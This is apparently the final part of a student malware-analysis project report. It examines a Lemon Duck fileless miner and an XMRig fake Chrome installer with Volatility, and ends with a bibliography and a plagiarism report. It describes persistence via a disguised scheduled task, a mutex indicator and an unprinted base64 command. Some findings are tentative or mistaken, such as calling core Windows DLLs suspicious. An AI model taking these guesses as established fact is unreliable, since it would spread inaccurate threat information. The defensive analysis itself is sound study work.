

Figure 35

By hovering over the running process in process explorer, we can see the command executed by running process. The conhost.exe tries to execute some base64 encoded command using a registered weird

mutant. The malware has registered **jzejzldzexqneevz** mutex on the target system. A mutex (short for mutual exclusion) is a synchronization mechanism used in computer science to control access to a shared resource, such as a variable or a section of code, in a multi-threaded or multi-process environment. It ensures that only one thread or process can access the shared resource at a time, preventing data races and ensuring consistency.

When a thread or process wants to access a shared resource protected by a mutex, it first needs to acquire the mutex. If the mutex is currently unlocked, the thread can proceed and acquire the mutex, marking it as locked. This prevents other threads from simultaneously accessing the resource. If another thread has already acquired the mutex and it is locked, the requesting thread will be blocked or put to sleep until the mutex is released by the owning thread.



Figure 36

Another conhost.exe process tries to access a random named mutex, but I didn't find such named mutant on the system. May be the malware has deleted the mutant or the mutant is yet to be created in further execution. The weirdest this is that this malware is not shown yet to communicate with its command-and-control server. This is very strange.



Figure 37

The one this I didn't understand is that this malware deletes drives from the target system. The registry changes show **20310** registry key deletion activity in which most of entries are related to driver and device ids.



Figure 38

The malware registers Google Updater.exe in scheduled tasks that will run after certain amount of time even after rebooting the system. This mechanism is used by malware to make persistence in the target system.

4.2.3 Memory Forensics

Memory Forensics & Analysis of this malware is very difficult and very hard to detect the malware. Let's again dive into the ocean of memory and try to swim and hunt fishes.



Figure 39

I have tried to list out all the running or ran processes using volatility framework. This reveals the presence of GoogleUpdate.exe process on the target system which ran by svchost.exe.

Svchost.exe is a legitimate Windows system process that runs in the background and hosts multiple services required by the operating system. The term "svchost" stands for "Service Host," and it acts as a container for various dynamic-link libraries (DLLs) that provide essential system functionality.

The purpose of using svchost.exe is to improve system performance and resource management. Instead of each service running as a separate process, which could consume more memory and processing power, multiple services are grouped together under a single instance of svchost.exe. This approach allows for better resource utilization and easier management of system services.

Malware authors use svchost.exe for doing process injection, malicious code execution, network communication and to do much more.



Figure 40

By using the cmdline module of volatility we can list down all running processes with its executable path and commands and options being passes while execution. This module is very important which reveals so much information at one glance.

We can see the GoogleUpdate.exe is stored at "**C:\Program File (x86)\Google\Update\GoogleUpdate.exe**" with /c option being passed in execution. The weird thing is that, after executing this malware the volatility can not detect chrome.exe as a valid process on the system. This may be because malware is exploiting google chrome. There is also that process is shown that we discovered using process explorer which executes a long base64 encoded command as an argument.



Figure 41

Volatility framework also provides a module which can be used to list down all handles used by programs on the operating system. This can be very useful to list down mutants used by particular process in very easy way. The malware is uses **jzejzldzexqneevz** called random mutex to perform malicious activity on the system. As I previously said, we are missing one mutex which is being used by one of conhost.exe, we show it in process explorer.



Figure 42

Volatility framework provides module to deal with dlls used by programs on the system. I have used dlllist module of volatility framework to list down all the dlls used by malicious conhost.exe shown above process list which used a long base64 encoded command to run certain things. I tried to decode the base64 string but got nothing as the decoded payload was also not human readable. We can see that malware is using various suspicious looking dlls like ntdll.dll, kernal32.dll, advapi32.dll, bcrypt.dll and crypt32.dll. You all know about ntdll.dll, kernal32.dll and advapi32.dll from previous malware analysis report. The bcrypt.dll and crypt32.dll is used to perform cryptographic operation in program. In here, this may be used to decrypt certain code and payloads at the time of execution.



Figure 43

Volatility framework has ability to dump and extract any files and processes from memory dump and save into our computer system, which is very useful to analyse any processes that identified in memory forensics. One of the main reasons to dump process or program from memory is to get unpacked and original content of the malware. When any program or file is opened regardless of password protection, encryption, every file gets loaded in original format without any password and encryption in plain text which is very useful to get actual content of the program.

In the case of our XMRig malware, the malware creates and runs GoogleUpdate.exe file on the system and as the malware is highly obfuscated, I have tried to dump the running GoogleUpdate.exe from memory but that gave an error and was not able to further investigate it.

5. Summary of Results and Future Scope

5.1 Results and Discussion

The first malware we analysed was a variant of Lemon Duck Fileless CryptoMiner and the second was XMRig Google Chrome Installer signed binary. Each malware is very advanced and very hard to reverse engineer and detect.

Because of some limitations like a beginner level knowledge & beginner level experience, lake of debugging, fake internet connection simulation I was not able to completely analyse the malwares as it should be done. These malwares can be analysed more deeply and properly with more practice, with good knowledge, experience and having more advanced controlled environment.

Memory forensics is also an essential part in fileless malware analysis as the malware totally operates in the memory itself. The lake of digital forensics knowledge narrow downed the scope of investigation little bit smaller. Memory forensics part could be more enhanced and effective with practice and knowledge.

5.2 Future Scope of Work

The future scope of work includes more in-depth analysis of the show malware with advanced environment setup which can provide real internet services to malware to execute its all functionalities, debugging the malware to unpack and decrypt certain actins of malware to understand it in more detail and in-depth memory forensics analysis.

6. Conclusion

Fileless crypto miner malware represents a significant threat in the ever-evolving landscape of cybercrime. Unlike traditional malware that relies on files and executables, fileless crypto miners operate stealthily within a system's memory or legitimate processes, making them highly difficult to detect and eradicate.

This type of malware exploits vulnerabilities in software, operating systems, or web browsers to gain unauthorized access to a victim's computer or network. Once inside, it utilizes the computational power of the infected machines to mine cryptocurrencies such as Bitcoin or Monero without the user's knowledge or consent. By leveraging the victim's resources, fileless crypto miners can generate significant profits for the attackers while causing performance degradation and potential hardware damage to the compromised systems.

Fileless crypto miners excel at evading traditional antivirus and security solutions due to their ability to operate solely in memory, leaving no traceable files or patterns that can be easily detected. This makes them a preferred choice for cybercriminals seeking to maximize their illicit gains while minimizing the risk of detection and mitigation.

To protect against fileless crypto miner malware, organizations and individuals must adopt a multi-layered approach to cybersecurity. This includes regularly updating software and operating systems to patch any known vulnerabilities, implementing robust endpoint protection solutions capable of detecting and preventing fileless attacks, and adopting secure browsing practices such as avoiding suspicious websites and clicking on unknown links.

Additionally, a proactive monitoring and incident response strategy is crucial to identify signs of malicious activity promptly. Employing advanced threat intelligence platforms and behaviour-based detection mechanisms can aid in the early detection and prevention of fileless crypto miner malware.

BIBLIOGRAPHY

Books

Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software, Andrew Honig and Michael Sikorski.

Research Papers

The Dangerous Combo: Fileless Malware and Crypto Jacking, Institute of Electrical and Electronics Engineers, Said Varlioglu, Nelly Elsayed, Zag ElSayed, Murat Ozer, May 2, 2022

JSLess: A Tale of a Fileless Javascript Memory-Resident Malware, Information Security Practice and Experience, Sherif Saad, Farhan Mahmood, William Briguglio, H. Elmiligi, Nov 25, 2019

Impact of Crypto-Mining Malware on System Resource Utilization, INTERNATIONAL JOURNAL OF COMPUTER SCIENCES AND ENGINEERING, Berlin Kulandei, Dhenakaran S.S., Jan 2, 2019

White Papers

Lucifer: New Crypto jacking and DDoS Hybrid Malware Exploiting High and Critical Vulnerabilities to Infect Windows Devices, Unit 42 Research Blog, Ken Hsu, Durgesh Sangvikar, Zhibin Zhang and Chris Navarrete, June 24, 2020

PowerGhost Spreads Beyond Windows Devices, Haunts Linux Machines, TrendMicro, Augusto II Remillano and Carl Pascual, February 24, 2020

Web Sites

Virus Total : https://www.virustotal.com/gui/

Malware Bazaar : https://bazaar.abuse.ch/

Hybrid Analysis : https://www.hybrid-analysis.com/

PLAGIARISM REPORT

turnitin

Similarity Report ID: oid:28903:38412872

PAPER NAME	AUTHOR
Minor-Project-Report-Updated.pdf	Jay
WORD COUNT	CHARACTER COUNT
9138 Words	50486 Characters
PAGE COUNT	FILE SIZE
54 Pages	5.8MB
SUBMISSION DATE	REPORT DATE
Jun 30, 2023 4:54 PM GMT+5:30	Jun 30, 2023 4:54 PM GMT+5:30

9% Overall Similarity

The combined total of all matches, including overlapping sources, for each database.

- 8% Internet database
- 3% Publications database
- Crossref database
- Crossref Posted Content database

Excluded from Similarity Report

- Submitted Works database
- Bibliographic material
- Quoted material
- Cited material
- Small Matches (Less then 8 words)
- Manually excluded text blocks